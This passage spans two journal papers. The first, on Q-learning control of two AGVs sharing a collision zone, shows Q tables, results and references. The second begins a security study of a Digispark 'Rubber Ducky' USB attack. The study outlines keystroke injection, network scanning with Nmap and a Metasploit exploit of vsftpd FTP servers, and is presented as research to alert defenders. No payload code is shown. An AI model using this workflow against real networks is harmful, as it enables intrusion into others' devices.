s31	56	60	56.78
s32	60	48	57.4
s33	62	66.32	58.06
s34	62.32	66.65	58.74
s35	62.65	67	59.47

**Figure 8:** Q table for unidirectional AGV2.

The rows of the Q tables in Figure 7 and Figure 8 show the states of the vehicles and the columns show their actions. The column corresponding to the maximum value in each row in this table represents the action to be performed in that state. In this way, the control method is developed for both AGVs.

**4.2. Bidirectional AGV System**

In AGVs with bidirectional movement capability, vehicles perform backward movement in addition to stopping at nodes and forward line following movement between nodes. For vehicles with this type of operation, the actions of moving forward, moving backward and stopping are defined. Figure 9 shows the working platform of AGVs with bidirectional operation type.



**Figure 9:** Working platform of bidirectional AGVs.


The blue arrows in Figure 9 indicate the direction of movement for AGV1, while the red arrows indicate the direction of movement for AGV2. While AGV1 moves on the blue and black nodes and transports parts from Station1 to Station2, AGV2 moves on the red and black nodes and transports parts from Station3 to Station4. The nodes shared by the two vehicles are indicated in black and this area is called the collision zone. It is defined that AGV1 starts its movement from point P1, follows the nodes on its route, returns to point P1 and completes its mission. AGV2 is defined as starting its movement from point P13, following the nodes on its route and returning to point P13 and completing its mission. The only difference of this type of operation from the unidirectional type is that the vehicles have the option to move backward. In both unidirectional and bidirectional AGVs, vehicles should not be in the collision zone at the same time.

#### 4.2.1. Modeling of Bidirectional AGV System with Finite State Machines

In order to prevent collisions in the AGV system shown in Figure 9, a decentralized control study is carried out. In this method, as in the unidirectional type of operation, separate control mechanisms are created for both AGVs and the movements that the vehicles need to perform are controlled. The Q-learning method is used for the control of the vehicles in the study. First of all, the modeling of the AGVs with FSM is performed. Based on these models, the working platform of the vehicles is created and states, next states, and rewards are determined according to the actions that could be taken. The Q table to be used for AGV control is updated using the Bellman equation and the maximum Q value in the actions corresponding to the states in the Q table obtained is assigned as the action that should occur in that state.

For the AGV1 in bidirectional operation environment, the model shown in Figure 10 is created. While creating this model, three states are defined for each location of AGV1. These states are when AGV2 is outside the collision

zone, when AGV2 is near the collision zone and when AGV2 is inside the collision zone. Since there are 12 positions for the movement of AGV1, the total number of states is determined as 36. The state changes of the system are provided by transitions. In the bidirectional system, four transitions are determined for AGV1. The first transition indicates the action that AGV1 is waiting, the second transition indicates the action that AGV1 moves one node forward, the third transition indicates that AGV2 changes its state in the collision zone, and the fourth transition indicates the action that AGV1 moves one node backward.



**Figure 10:** Finite state machine model for bidirectional AGV.

In the model shown in Figure 10, states between S0 and S11 indicate that AGV1 is located at positions between P1 and P12 respectively, while AGV2 is located outside the collision zone. States between S12 and S23 likewise represent AGV1 being located at positions between P1 and P12, while AGV2 is located at positions P15 or P19 near the collision zone. States between S24 and S35 indicate that AGV1 is located at positions between P1 and P12, while AGV2 is located within the collision zone. In the model in Figure 10, the transition t0 indicates the action that AGV1 is waiting for, the transition t1 indicates the action that AGV1 moves one node forward, the transition t2 indicates that AGV2 changes state in the collision zone, and the transition t3 indicates the action that AGV1 moves one node backward.

The model in Figure 10 used for AGV1 can also be used for AGV2, which has a similar type of operation and the same number of nodes. In the route between P13 and P20 shown in Figure 9, there are 12 nodes where the movement of AGV2 takes place. In this model, states between S0 and S11 indicate that AGV2 is located between P13 and P20 respectively, while AGV1 is outside the collision zone. States between S12 and S23 likewise represent AGV2 being located at positions between P13 and P20, while AGV1 is located at positions P3 or P9 near the collision zone. States between S24 and S35 indicate that AGV2 is located between P13 and P20, while AGV1 is located within the collision zone. In the model in Figure 11, the transition t0 indicates the action that AGV2 is waiting for, the transition t1 indicates the action that AGV2 moves one node forward, the transition t2 indicates that AGV1 changes state in the collision zone, and the transition t3 indicates the action that AGV2 moves one node backward.

#### 4.2.2. Q-learning Algorithm for Bidirectional AGV System

The Q-learning algorithm is created according to the FSM model in Figure 10 for the control of AGV1 and AGV2 with bidirectional mobility. The rewards used in this algorithm are determined as shown in Table 2.

**Table 2:** Rewards for bidirectional AGVs.

AGV Actions	Reward / Punishment
Waiting with no vehicles in or near the collision zone	-1
Moving backward when no other vehicle is nearby	-3
Action that the vehicle cannot perform	-12
Entering the collision zone with a vehicle inside	-15
Waiting for the other vehicle to leave the area while there is a vehicle in the collision zone	3
Moving forward when no other vehicle is nearby	3
Exiting the collision zone by moving backward when there is a vehicle in the collision zone	3
Complete the movement and return to the starting point	10

The action that the vehicle cannot perform in Table 2 refers to action t2, as stated in the unidirectional study. The t2 action given in the model is an action that the other vehicle cannot control, as it is an action that shows the change of situation in the collision zone, and it is intended to prevent this action from occurring by keeping the penalty value high. However, since the state may change in the collision area by the other vehicle, this action is defined in the model and used in the Q-learning algorithm.

For the Q-learning algorithm in vehicles with bidirectional operation type, a reinforcement learning environment is created in accordance with the reward/punishment values given in Table 2 and the model given in Figure 10. Separate Q-learning algorithms are created and Q-tables are determined for both AGVs in this environment. For the cases of arriving near the collision zone at the same time, the priority is again given to the AGV1. According to this priority, in case both vehicles are near the collision zone at the same time, the AGV1 will move and enter the collision zone, while the AGV2 will not move and wait for the AGV1 to leave the zone. Once AGV1 leaves the collision zone, AGV2 will move. Unlike the unidirectional system, even if there is a vehicle in the collision zone, the vehicle entering the zone will exit the zone by moving backwards. For the Q-learning algorithm to perform these operations, the hyperparameters should be chosen appropriately. As in the unidirectional study, the discount factor value is chosen as a constant 0.95 and a grid search algorithm is used to select the learning rate and epsilon hyperparameters.



In this algorithm, a Q-learning algorithm is created for nine learning rates varying between 0.1 and 0.9 in 0.1 increments and nine epsilon values varying in the same way and Q tables are analyzed. As a result of examining the Q tables, it is determined that the model learned the environment well at values where the learning rate is 0.1 and epsilon is 0.4, as in the unidirectional study for both AGVs, and hyperparameters were selected. According to these hyperparameters, the Q-table for AGV1 is shown in Figure 11 and the Q-table for AGV2 is shown in Figure 12.

**QTable for Bidirectional AGV1**

States	t0	t1	t2	t3
s0	64.23	68.66	53.23	68.47
s1	64.66	69.12	53.66	62.23
s2	65.12	69.6	54.12	62.66
s3	65.6	70.1	54.6	63.12
s4	66.1	70.64	55.1	63.6
s5	66.64	71.19	55.64	64.1
s6	67.19	71.78	56.19	64.64
s7	67.78	72.4	56.78	65.19
s8	68.4	73.06	57.4	65.78
s9	69.06	73.74	58.06	66.4
s10	69.74	74.47	58.74	67.06
s11	70.47	75.23	59.47	67.74
s12	64.23	68.66	45	68.47
s13	64.66	69.12	45	62.23
s14	65.12	69.6	45	62.66
s15	65.6	70.1	45	63.12
s16	66.1	70.64	45	63.6
s17	66.64	71.19	45	64.1
s18	67.19	71.78	45	64.64
s19	67.78	72.4	45	65.19
s20	68.4	73.06	45	65.78
s21	69.06	73.74	45	66.4
s22	69.74	74.47	51.32	67.06
s23	70.47	75.23	51.65	67.74
s24	54.24	60	49.9	60.1
s25	56	60	53.66	54
s26	60	42	54.12	54
s27	56	42	54.6	60
s28	56	60	55.1	42
s29	56	60	55.64	45
s30	56	60	56.19	54
s31	56	60	56.78	54
s32	60	42	57.4	54
s33	56	48.32	58.06	60
s34	62.32	66.66	58.74	42
s35	62.65	67.02	59.47	48.32

Actions

**Figure 11:** Q table for bidirectional AGV1.

**QTable for Bidirectional AGV2**

States	t0	t1	t2	t3
s0	64.23	68.66	45	59.47
s1	64.66	69.12	45	62.23
s2	65.12	69.6	45	62.66
s3	65.6	70.1	45	63.12
s4	66.1	70.64	45	63.6
s5	66.64	71.19	45	64.1
s6	67.19	71.78	45	64.64
s7	67.78	72.4	45	65.19
s8	68.4	73.06	45	65.78
s9	69.06	73.74	45	66.4
s10	69.74	74.47	51.32	67.06
s11	70.47	75.23	51.65	67.74
s12	56	60	45	51.65
s13	56	60	45	54
s14	60	42	45	54
s15	56	42	45	60
s16	56	60	45	42
s17	56	60	45	45
s18	56	60	45	54
s19	56	60	45	54
s20	60	42	45	54
s21	56	48.32	45	60
s22	62.32	66.65	51.32	42
s23	62.65	67	51.65	48.32
s24	55.88	60	53.19	51.63
s25	56	60	53.66	54
s26	60	42	54.12	54
s27	56	42	54.6	60
s28	55.99	60	55.1	41.99
s29	56	60	55.64	45
s30	56	60	56.19	54
s31	56	60	56.78	54
s32	60	42	57.4	54
s33	56	48.32	58.06	60
s34	62.31	66.65	58.74	42
s35	62.65	67	59.47	48.32


Actions

**Figure 12:** Q table for bidirectional AGV2.

In the Q tables shown in Figure 11 and Figure 12, the rows represent the states of the vehicles and the columns represent their actions. The column corresponding to the maximum value in each row in this table represents the action to be performed in that state. In this way, the control method is developed for both AGVs.

## 5. Results and Discussion


In order to validate the proposed method, simulation applications have been carried out for unidirectional and bidirectional AGVs. Using the Robotics System Toolbox in the Matlab&Simulink software, AGV modeling has been done and a working environment has been created. Q tables containing the actions that will control the vehicles are added as the block that decides the actions in the model and data are obtained through simulations. Figure 13 shows the conditions of the unidirectional AGVs in the collision zone.



**Figure 13:** States of unidirectional AGVs in collision zone.

In the graph in Figure 13, the presence of vehicles in the collision zone is shown as 0 or 1. If the collision zone status of the vehicle is 1, the vehicle is inside the collision zone, and if it is 0, the vehicle is outside the collision zone. Therefore, when the collision zone status of the vehicles in Figure 13 is analyzed, it is seen that AGV1 and AGV2 are not in the collision zone at the same time throughout the operation. AGV1 always enters the collision zone before AGV2 and the vehicles are never in the collision zone in the same time period. Both vehicles move on their own routes for a certain period of time and no collision occurs during these movements. These results confirm that the method proposed in this study is suitable for unidirectional AGVs.

Figure 14 shows the collision occurrence of bidirectional AGVs in the collision zone within the scope of the study.



**Figure 14:** States of bidirectional AGVs in collision zone.

In the graph shown in Figure 14, the presence of vehicles in the collision zone is shown as 0 or 1. As in unidirectional operation, if the collision zone status of the vehicle is 1, the vehicle is inside the collision zone, and if it is 0, the vehicle is outside the collision zone. Therefore, when the collision zone status of the bidirectional vehicles in Figure 14 is analyzed, it is seen that AGV1 and AGV2 are not in the collision zone at the same time throughout the study. AGV1 always enters the collision zone before AGV2 and the vehicles are never in the collision zone in the same time period. Both vehicles move on their own routes for a certain period of time and no collision occurs during these movements. These results confirm that the method proposed in this study is suitable for bidirectional AGVs.

## 6. Conclusion

In this study, an effective modeling and control method is proposed for collision avoidance of AGVs operating in an environment with a shared work zone and overlapping routes. For unidirectional and bidirectional vehicles, a decentralized node-based method is used to reduce the complexity of the model and simplify the control of the system. In the study, finite state machines are used for AGV modeling and Q-learning algorithm, one of the methods of reinforcement learning, is used for collision avoidance. The proposed method is validated with simulations of unidirectional and bidirectional vehicles. By using this method, AGVs operating in industrial environments can perform their movements and tasks without collisions. Future work is planned to improve the proposed methodology to provide a scalable control strategy for AGVs operating in environments with a larger number of vehicles and more complex conflicting routes.

## References

- [1] Cassandras, C. G., and Lafortune, S. (1999). Discrete event systems: The state of the art and new directions. *Applied and Computational Control, Signals, and Circuits: Volume 1*: 1-65.
- [2] Fanti, M. P. (2002). A deadlock avoidance strategy for AGV systems modelled by coloured Petri nets. *In Sixth International Workshop on Discrete Event Systems*, 61-66.
- [3] Fanti, M. P., and Zhou, M. (2004). Deadlock control methods in automated manufacturing systems. *IEEE Transactions on systems, man, and cybernetics-part A: systems and humans*, 34(1): 5-22.
- [4] Wu, N., and Zhou, M. (2005). Modeling and deadlock avoidance of automated manufacturing systems with multiple automated guided vehicles. *IEEE Transactions on Systems, Man, and Cybernetics, Part B (Cybernetics)*, 35(6): 1193-1202.
- [5] Manca, S., Fagiolini, A., and Pallottino, L. (2011). Decentralized coordination system for multiple agvs in a structured environment. *IFAC Proceedings Volumes*, 44(1): 6005-6010.
- [6] Hernández Martínez, E. G., Pérez Sampieri, J. C., and Aranda Bricaire, E. (2013). Supervisory control of AGV's for flexible manufacturing cells. *Congreso Nacional de Control Automatico*, Ensenada-Baja California-Meksika, 366-371.
- [7] Fanti, M. P., Mangini, A. M., Pedroncelli, G., and Ukovich, W. (2015). Decentralized deadlock-free control for AGV systems. *In 2015 American Control Conference (ACC)*, 2414-2419.
- [8] Fanti, M. P., Mangini, A. M., Pedroncelli, G., and Ukovich, W. (2018). A decentralized control strategy for the coordination of AGV systems. *Control Engineering Practice*, 70: 86-97.
- [9] Wan, Y., Luo, J., Zhang, Q., Wu, W., Huang, Y., and Zhou, M. (2018). Controller design for avoiding collisions in automated guided vehicle systems via labeled petri nets. *IFAC-PapersOnLine*, 51(7): 139-144.
- [10] Małopolski, W. (2018). A sustainable and conflict-free operation of AGVs in a square topology. *Computers & Industrial Engineering*, 126: 472-481.
- [11] Zajac, J., and Małopolski, W. (2021). Structural on-line control policy for collision and deadlock resolution in multi-AGV systems. *Journal of Manufacturing Systems*, 60: 80-92.
- [12] Luo, J., Wan, Y., Wu, W., and Li, Z. (2019). Optimal Petri-net controller for avoiding collisions in a class of automated guided vehicle systems. *IEEE Transactions on Intelligent Transportation Systems*, 21(11): 4526-4537.
- [13] Chen, X., Xing, Z., Feng, L., Zhang, T., Wu, W., and Hu, R. (2022). An ETCEN-based motion coordination strategy avoiding active and passive deadlocks for multi-AGV system. *IEEE Transactions on Automation Science and Engineering*, 20(2): 1364-1377.

- [14] Chen, X., Wu, W., and Hu, R. (2022). A Novel Multi-AGV Coordination Strategy Based on the Combination of Nodes and Grids. *IEEE Robotics and Automation Letters*, 7(3): 6218-6225.
- [15] Maza, S. (2023). Hybrid supervisory-based architecture for robust control of Bi-directional AGVs. *Computers in Industry*, 144: 103797.
- [16] Jeon, S. M., Kim, K. H., and Kopfer, H. (2011). Routing automated guided vehicles in container terminals through the Q-learning technique. *Logistics Research*, 3: 19-27.
- [17] Nagayoshi, M., Elderton, S. J., Sakakibara, K., and Tamaki, H. (2017). Reinforcement Learning Approach for Adaptive Negotiation-Rules Acquisition in AGV Transportation Systems. *Journal of Advanced Computational Intelligence and Intelligent Informatics*, 21(5): 948-957.
- [18] Xue, T., Zeng, P., and Yu, H. (2018). A reinforcement learning method for multi-AGV scheduling in manufacturing. *In 2018 IEEE international conference on industrial technology (ICIT)*, 1557-1561.
- [19] Hu, H., Jia, X., He, Q., Fu, S., and Liu, K. (2020). Deep reinforcement learning based AGVs real-time scheduling with mixed rule for flexible shop floor in industry 4.0. *Computers & Industrial Engineering*, 149: 106749.
- [20] Jestel, C., Surmann, H., Stenzel, J., Urbann, O., and Brehler, M. (2021). Obtaining robust control and navigation policies for multi-robot navigation via deep reinforcement learning. *In 2021 7th International Conference on Automation, Robotics and Applications (ICARA)*, 48-54.
- [21] Zhou, P., Lin, L., and Kim, K. H. (2023). Anisotropic Q-learning and waiting estimation based real-time routing for automated guided vehicles at container terminals. *Journal of Heuristics*: 1-22.
- [22] Zhang, H., Luo, J., Lin, X., Tan, K., and Pan, C. (2021). Dispatching and path planning of automated guided vehicles based on petri nets and deep reinforcement learning. *In 2021 IEEE International Conference on Networking, Sensing and Control (ICNSC) Vol. 1*, 1-6.
- [23] Choi, H. B., Kim, J. B., Ji, C. H., Ihsan, U., Han, Y. H., Oh, S. W., Kim, K. H. and Pyo, C. S. (2022). Marl-based optimal route control in multi-agv warehouses. *In 2022 International Conference on Artificial Intelligence in Information and Communication (ICAIIIC)*, 333-338.198
- [24] Sagar, K. V., and Jerald, J. (2022). Real-time automated guided vehicles scheduling with Markov decision process and double Q-learning algorithm. *Materials Today: Proceedings*, 64: 279-284.
- [25] Zhang, Z., Chen, J., and Guo, Q. (2023). Application of Automated Guided Vehicles in Smart Automated Warehouse Systems: A Survey. *CMES-Computer Modeling in Engineering & Sciences*, 134(3).
- [26] Hu, H., Yang, X., Xiao, S., and Wang, F. (2023). Anti-conflict AGV path planning in automated container terminals based on multi-agent reinforcement learning. *International Journal of Production Research*, 61(1): 65-80.

## Leaking Network Devices with Rubber Ducky Attack

Zeynep Rana Donmez<sup>1</sup> , Seyma Atmaca<sup>1</sup> , Yildiray Yalman<sup>2\*</sup> 

<sup>1</sup> Department of Computer Engineering, Bursa Technical University, 16310 Bursa, Turkey

<sup>2</sup> Department of Computer Engineering, Piri Reis University, 34940 Istanbul, Turkey.

Cite this paper as:

Donmez, R., Z., Atmaca, S., Yalman, Y. (2024). *Leaking Network Devices with Rubber Ducky Attack*. Journal of Innovative Science and Engineering. 8(2):199-212

\*Corresponding author: Yildiray Yalman  
E-mail: [yyalman@pirireis.edu.tr](mailto:yyalman@pirireis.edu.tr)

Received Date: 26/05/2024

Accepted Date: 19/06/2024

© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

### Abstract

Social engineering is a psychological attack targeting individuals' vulnerabilities, often aimed at employees of targeted organizations. Unlike traditional electronic attacks, it relies on manipulating individuals to run malware-infected devices or share sensitive information willingly. This study uses the Arduino Digispark Attiny85 module to demonstrate the potential consequences of social engineering attacks on network devices. By placing the module in a device connected to the target network, a network scan was performed to determine the security status, IP addresses, port information, and version information of all devices. During the experimental studies, it was observed that the most suitable port was the FTP port, and the attack was carried out via msfconsole on the FTP port. Unlike similar studies that focus on a single device, our approach allows simultaneous infiltration of multiple devices within the network, obtaining control over multiple authorized devices, highlighting the significant advantage of our method.

**Keywords:** USB rubber ducky, Hacking, Linux, Arduino, Bash script.

## 1. Introduction

Many technological devices (i.e., computers, tablets, phones, etc.) are actively used today. Hackers have developed numerous methods to access personal data through these devices. Among these, the most well-known method is the infiltration of external USB devices into systems, filling up memory to render the device inactive [1], or taking over the entire system through lateral movements [2].

USB devices have security vulnerabilities. These vulnerabilities arise from the use of HID (Human Interface Device) standards. External devices using the HID standard do not undergo security scans and can be used directly by the devices to which they are installed [3]. The Rubber Ducky method is based on injecting malicious software contained in a USB into a target computer by imitating devices such as a keyboard, mouse, etc. The Attiny85 module produced by Digispark uses the HID standard described above. In this way, the desired malware is automatically installed and executed on the computer as the USB device has not undergone the required security scans [4].

Moreover, despite advancements in USB threat detection mechanisms and algorithms aimed at preventing attacks from external devices, recent studies have revealed these algorithms' susceptibility to manipulation through sophisticated adversarial data poisoning attacks [5].

In particular, many new companies in the defence industry sector established in the last three to four years are unfamiliar with general security procedures and have not provided sufficient training to their employees on social engineering. To draw attention to the potential consequences of frequently discussed social engineering methods and to demonstrate network device infiltration, this study uses the Digispark Attiny85 module.

To implement the Rubber Ducky method, the Digispark Attiny85 module has been used with Bash Script and Arduino software. While the terminal interface is routed using Bash Script, the Arduino section controls the operation of the Rubber Ducky USB.

In this study, we have contributed by designing a method that enables simultaneous infiltration of multiple devices within a network, rather than focusing on a single device. This novel approach significantly enhances the impact of the Rubber Ducky attack by leveraging the Digispark Attiny85 module to perform network scans, identify vulnerable devices, and execute exploits on multiple targets concurrently. The results demonstrate the effectiveness of this method, highlighting the importance of strengthening network defences against such sophisticated attacks.

Furthermore, this paper contributes to the field by showcasing a new dimension of potential threats posed by USB devices, particularly in networked environments. By demonstrating the capability of simultaneous multi-device infiltration, we provide critical insights for cybersecurity professionals and organizations to develop more robust defence mechanisms against such coordinated attacks.

The paper is arranged as follows: USB Scripting is introduced in Section 2. Tools and technologies used in this study are detailed in Section 3. Section 4 presents developed software and exploiting the network. Experimental results and conclusions are provided in Sections 5 and 6, respectively.

## 2. USB Scripting

In many recent BadUSB Rubber Ducky studies, various network protocols such as FTP, DNS, and others have been targeted to execute different types of attacks over the last decade [6]. The FTP protocol is commonly utilized for this purpose. Typically, default VSFTPD (Very Secure File Transfer Protocol Daemon) servers included in Linux systems are targeted. These servers enable secure data transmission in an encrypted form over high-performance channels. However, specific vulnerabilities in various VSFTPD versions (e.g., v2, v3, v4) have been exploited by numerous malicious actors. The Metasploit Framework, often packaged with fundamental operating systems like Kali Linux, is also leveraged by attackers to exploit these vulnerabilities.


The Rubber Ducky attack leverages the HID (Human Interface Device) protocol, particularly the keyboard and non-mouse device protocols of computers. This protocol circumvents security scans for connected devices, providing direct access to the user interface. The Arduino Digispark Attiny85 USB is a device that can be programmed with malicious software to impersonate a keyboard or mouse, thereby bypassing standard security measures. Using the Digispark library, the device can simulate keyboard strokes to control the connected system and automatically execute the desired malicious software.

### Detailed Working Flow of the Rubber Ducky USB:

1. **Preparation and Programming:** The Digispark Attiny85 USB is programmed by using Arduino IDE and relevant libraries. The malicious payload is scripted in a language that can be interpreted as keyboard inputs by the target device. This script may include commands to open terminals, write additional malicious software, or exploit known vulnerabilities.
2. **Infiltration:** The attacker physically connects the Digispark USB device to the target computer. As the device connects, it immediately identifies itself as an HID-compliant keyboard.
3. **Execution of Malicious Software:** Upon connection, the Digispark begins executing the pre-programmed keystrokes. These keystrokes mimic legitimate user actions, such as opening a terminal window or command prompt.
4. **Payload Delivery:** The keystrokes delivered by the Digispark USB can be used to exploit known vulnerabilities in services like VSFTPD using tools from frameworks such as Metasploit.
5. **Lateral Movement:** The attack may attempt to scan the network for other systems vulnerable to similar exploits, typically targeting Linux computers using FTP ports.

The overall working flow of the Rubber Ducky USB attack is illustrated in Figure 1, showcasing each stage from initial connection to payload execution and maintaining control over the target system.





**Figure 1:** Working flow of Rubber Ducky USB

### 3. Tools and Technologies

#### 3.1 Arduino

Arduino is a physical programming platform consisting of an input-output board and a development environment that encompasses the C++ language. Physical programming, or embedded programming, involves designing physical systems that interact with the analogue external world using both software and hardware [7].

Physical programming aims to create an environment that helps individuals understand their interactions with the digital world. This term includes the processing of information from sensors and microcontrollers, which gather data from the analogue world and process it to control electromechanical systems such as motors and servos [8].

Arduino was developed by Arduino LLC in Italy to facilitate the creation of electronic projects. It utilizes the C++ language and provides users with the capability to input and output data through sensors and other components. In addition to these features, it offers a plethora of concepts, particularly suitable for budget-friendly and student-friendly projects. Users can create their projects by using various microcontrollers like micro and nano, along with a small number of sensors, according to their needs [9].

As widely known, microcontrollers (i.e., Arduino) typically reside on an integrated circuit that includes a central processing unit (CPU), memory, input-output interfaces, and other hardware components. These components are crucial for most microcontrollers as they handle essential functions such as data processing, memory management, and input-output operations [10]. Thanks to microcontrollers are flexible and integrable, this platform has been used for the presented study.

### 3.2 Arduino Digispark library and Attiny85 USB module

In Rubber Ducky studies, which are the subject of this study, Arduino modules are frequently used due to their flexibility and ease of use [11]. Arduino Digispark is a fundamental development board featuring the Attiny85 microcontroller. It consists of a USB connection, 6 digital input-output pins, and 2 analogue input pins. Thanks to the Attiny85 microcontroller, Digispark is ideal for many applications due to its low power consumption, cost-effectiveness, and compact size. The board is remarkably small and portable. It can directly connect to USB ports, unlike other Arduino modules, and it doesn't require an additional power source since it is powered directly through the USB port. As a matter of fact, people using Arduino used these modules to get fast results and benefit from the Digispark library [12].

The board's serial connection speed is 9600 bps, and during programming, the designated port for powering needs to be specified. It can work compatibly with various sensors and modules thanks to the Attiny85 microcontroller. In the project, the Digispark library has been used on the Attiny85 USB board to carry out a penetration attack named Rubber Ducky. To perform the attack, the DigiKeyboard import within Digispark was utilized, followed by the execution of attack commands on the primary target device using keyboard functions like `DigiKeyboard.print()`.

### 3.3 Bash Script

The Rubber Ducky attack has been developed, targeting Linux devices. Although the Arduino USB card used can also work on Windows devices, the Linux operating system is chosen as the base due to the use of Linux terminal commands and network scanning tools like NMap during the attack.

Bash Script is a language used in Unix-based operating systems and comes as a default in many Linux distributions. It enables users to perform their tasks quickly. Additionally, it has very low power consumption as it can be used via the terminal without requiring any graphical interface. Furthermore, it can execute code in different languages such as C, C++ and Python, allowing the execution of applications developed in multiple programming languages. It encompasses fundamental functions found in programming languages like loops, arrays, and more.

